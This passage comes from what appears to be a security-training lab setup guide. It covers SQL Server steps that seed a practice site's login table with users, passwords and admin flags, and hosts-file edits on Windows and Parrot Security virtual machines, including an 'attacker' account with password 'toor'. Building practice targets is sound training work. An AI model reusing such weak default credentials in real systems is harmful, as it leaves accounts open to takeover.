
37. Click the **New Project** icon (📁) from the toolbar. A **New Project** window appears; select **SQL Server Scripts** and click **OK**.




38. The **Solution Explorer** pane appears on the right side of the window. Right-click the **Queries** option and click **New Query**.




39. Press **Ctrl+V** to paste the SQL query copied in **Step 34**. Press **Ctrl+A** to select the query and click **Execute** from the toolbar to execute the query.



40. The SQL query executes successfully; observe that the **Commands completed successfully** message appears in the lower section of the window.
41. Close the current tab.
42. A **Microsoft SQL Server Management Studio** notification appears; click **No**.
43. Close **Solution Explorer** in the right-hand pane.
44. Now, right-click the **dbo.tb1Contact** table from the left-hand pane, and from the context menu, click **Edit Top 200 Rows**.




45. A new tab appears, displaying the content of **dbo.tb1Contact**. Delete the content in the first row.




46. Close the current tab.


47. Click the **Disconnect** icon (🔌) in the **Object Explorer** section in the left-hand pane.




48. After the server disconnects, click the **Connect Object Explorer** (🔌) icon in the **Object Explorer** section in the left-hand pane.




49. A **Connect to Server** window appears; click the **Connect** button.
50. From the left-hand pane, expand the **Databases** node and navigate to **moviescope** → **Tables**. Right-click the **dbo.User_Login** table and select **Edit Top 200 Rows**.



51. The **Edit the dbo.User_Login table** tab appears. Enter the **Uname** values by using the information gained in **Step 31**. Enter the passwords for the users in the **password** column, as shown in the screenshot below. In the **isAdmin** column, you can assign admin privileges to the users. Here, we are assigning admin privileges to the users **sam** and **john**.



52. Close the tab, right-click **dbo.User_Login** from the left-hand pane, and click the **Select Top 1000 Rows** option from the context menu.
53. Observe that the table content appears in the **Results** tab in the lower section of the window, as shown in the screenshot below.



54. Close the current tab and the **Microsoft SQL Server Management Studio** window.
55. If a **Save changes to the following items?** wizard appears, click **No**.

[\[Back to Configuration Task Outline\]](#)

CT#41: Configure the Hosts File on all Virtual Machines

Configuring the Hosts File on the Windows Server 2019 and Windows Server 2022 Virtual Machines

1. In **Windows Server 2019**, navigate to **C:\Windows\System32\drivers\etc**, right-click on the **hosts** file, and click **Edit with Notepad++** from the context menu.
2. The hosts file opens in **Notepad++**. Type **<IP Address of the Windows Server 2019>** **www.goodshopping.com**, **<IP Address of the Windows Server 2019>** **www.moviescope.com**, and **127.0.0.1 fonts.googleapis.com**; then, click the **Save** button and close the **Notepad++** window.

Note: Start typing from **Line#23** onward.

```

C:\Windows\System32\drivers\etc\hosts - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
hosts
15 #
16 # 102.54.94.97 rhino.acme.com # source server
17 # 38.25.63.10 x.acme.com # x client host
18
19 # localhost name resolution is handled within DNS itself.
20 # 127.0.0.1 localhost
21 # ::1 localhost
22
23 10.10.1.19 www.goodshopping.com
24 10.10.1.19 www.moviescope.com
25 127.0.0.1 fonts.googleapis.com
26
Normal text fi length: 922 lines: 26 Ln: 25 Col: 31 Pos: 921 Windows (CR LF) UTF-8 INS
  
```

3. Similarly, follow the above two steps to configure the hosts file in **Windows Server 2022**.

Configuring the Hosts File on the Windows 11 Virtual Machine

1. On the **Windows 11** virtual machine, navigate to **C:\Windows\System32\drivers\etc** and copy the **hosts** file to the **Desktop**. Right-click on the **hosts** file and click **Edit with Notepad++** from context menu.
2. The hosts file opens in **Notepad++**; type **<IP Address of the Windows Server 2019>** **www.goodshopping.com**, **<IP Address of the Windows Server 2019>** **www.moviescope.com**, and **127.0.0.1 fonts.googleapis.com**. Then, click the **Save** button and close the **Notepad++** window.

```

6 # entry should be kept on an individual line. The IP address should
7 # be placed in the first column followed by the corresponding host name.
8 # The IP address and the host name should be separated by at least one
9 # space.
10 #
11 # Additionally, comments (such as these) may be inserted on individual
12 # lines or following the machine name denoted by a '#' symbol.
13 #
14 # For example:
15 #
16 #     102.54.94.97      rhino.acme.com          # source server
17 #     38.25.63.10     x.acme.com              # x client host
18
19 # localhost name resolution is handled within DNS itself.
20 #   127.0.0.1        localhost
21 #   ::1              localhost
22
23 10.10.1.19 www.moviescope.com
24 10.10.1.19 www.goodshopping.com
25 127.0.0.1 fonts.googleapis.com
26

```

3. Copy this edited **hosts** file and paste it in the following location:

C:\Windows\System32\drivers\etc


Note: Here, you need to replace the **hosts** file at the location

C:\Windows\System32\drivers\etc.


Note: If a **Destination Folder Access Denied** notification appears, click **Continue**.

Configuring the Hosts File on the Parrot Security Virtual Machine

1. Launch and log in to the **Parrot Security** virtual machine. The **attacker** username will be selected by default on the login screen. Enter **toor** in the **Password** field to log in to the machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




3. A **Terminal** window appears. type **sudo su** and press **Enter**. In the **[sudo] password for attacker** field, type **toor** and press **Enter**.
Note: The entered password will not be visible.
4. Now, type **cd** and press **Enter** to change the directory to home.
5. Type **pluma /etc/hosts** and press **Enter**, to open the **hosts** file in the text editor.

A screenshot of a Parrot Terminal window. The terminal shows the following sequence of commands and output:

```
[attacker@parrot]-[~]  
└─$ sudo su  
[sudo] password for attacker:  
[root@parrot]-[~/home/attacker]  
└─# cd  
[root@parrot]-[~]  
└─# pluma /etc/hosts
```

The commands 'sudo su', 'cd', and 'pluma /etc/hosts' are highlighted with red boxes.


- The **hosts** file opens in a text editor window; type **<IP Address of the Windows Server 2019> www.moviescope.com**, **<IP Address of the Windows Server 2019> www.goodshopping.com**, and **127.0.0.1 fonts.googleapis.com**. Then, click the **Save** button and close the window.




```
*hosts (/etc) - Pluma (as superuser)
File Edit View Search Tools Documents Help
+ Open Save Undo
*hosts x
1 # Host addresses
2 127.0.0.1 localhost
3 127.0.1.1 attacker-virtualmachine
4 ::1 localhost ip6-localhost ip6-loopback
5 ff02::1 ip6-allnodes
6 ff02::2 ip6-allrouters
7
8 10.10.1.19 www.moviescope.com
9 10.10.1.19 www.goodshopping.com
10 127.0.0.1 fonts.googleapis.com
Plain Text Tab Width: 4 Ln10, Col 31 INS
```

Configuring the Hosts File in the Ubuntu Virtual Machine

